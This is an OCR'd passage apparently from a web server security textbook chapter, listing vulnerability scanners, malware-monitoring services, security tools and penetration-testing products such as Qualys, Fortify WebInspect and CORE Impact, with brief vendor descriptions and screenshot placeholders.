


Figure 13.48: Screenshot of ScanMyServer

The following are some additional web server security scanners:

- Qualys Community Edition (*https://www.qualys.com*)
- Observatory (*https://observatory.mozilla.org*)
- WordPress Security Scan (*https://hackertarget.com*)

- Web Vulnerability Scanner (*https://pentest-tools.com*)
- Nikto2 (*https://cirt.net*)



Web Server Malware Infection Monitoring Tools

- **QualysGuard Malware Detection**

  Source: *https://www.qualys.com*

  QualysGuard Malware Detection allows organizations to proactively scan their websites for malware and provides automated alerts and in-depth reporting to enable prompt identification and resolution. It enables organizations to protect their customers from malware infections and safeguard their brand reputation.





Figure 13.49: Screenshot of QualysGuard Malware Detection

The following are some additional web server malware infection monitoring tools:

- Sucuri SiteCheck (*https://sucuri.net*)
- SiteLock SMART (*https://www.sitelock.com*)
- Quttera (*https://www.quttera.com*)
- Web Inspector (*https://www.webinspector.com*)
- SiteGuarding (*https://www.siteguarding.com*)



Web Server Security Tools

- **Fortify WebInspect**

  Source: *https://www.microfocus.com*

  Fortify WebInspect is an automated dynamic testing solution that discovers configuration issues as well as identifies and prioritizes security vulnerabilities in running applications. It mimics real-world hacking techniques and provides a comprehensive dynamic analysis of complex web applications and services. WebInspect dashboards and reports provide organizations with visibility and an accurate risk posture of its applications.




Figure 13.50: Screenshot of Fortify WebInspect

The following are some additional web server security tools:

- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Retina Host Security Scanner (*https://www.beyondtrust.com*)
- NetIQ Secure Configuration Manager (*https://www.netiq.com*)
- SAINT Security Suite (*https://www.carson-saint.com*)
- Sophos Intercept X for Server (*https://www.sophos.com*)


Web Server Pen Testing Tools

CORE Impact

- CORE Impact finds vulnerabilities on an organization's web server
- This tool allows a user to evaluate the security posture of a web server using the present-day cybercrime techniques

Web Server Pen Testing Tools

- Immunity CANVAS (*https://www.immunityinc.com*)
- Arachni (*https://www.arachni-scanner.com*)
- WebSurgery (*http://sunrisetech.gr*)



https://www.coresecurity.com

Web Server Pen Testing Tools

- **CORE Impact**

  Source: *https://www.coresecurity.com*

  CORE Impact finds vulnerabilities in an organization's web server. This tool allows a user to evaluate the security posture of a web server by using the same techniques currently employed by cyber criminals. It scans for possible vulnerabilities in the web server, imports scan results, and runs exploits to test the identified vulnerabilities. It can also scan network servers, workstations, firewalls, routers, and various applications for vulnerabilities; identify which vulnerabilities pose real threats to the network; determine the potential impact of exploited vulnerabilities; and prioritize and execute remediation efforts.

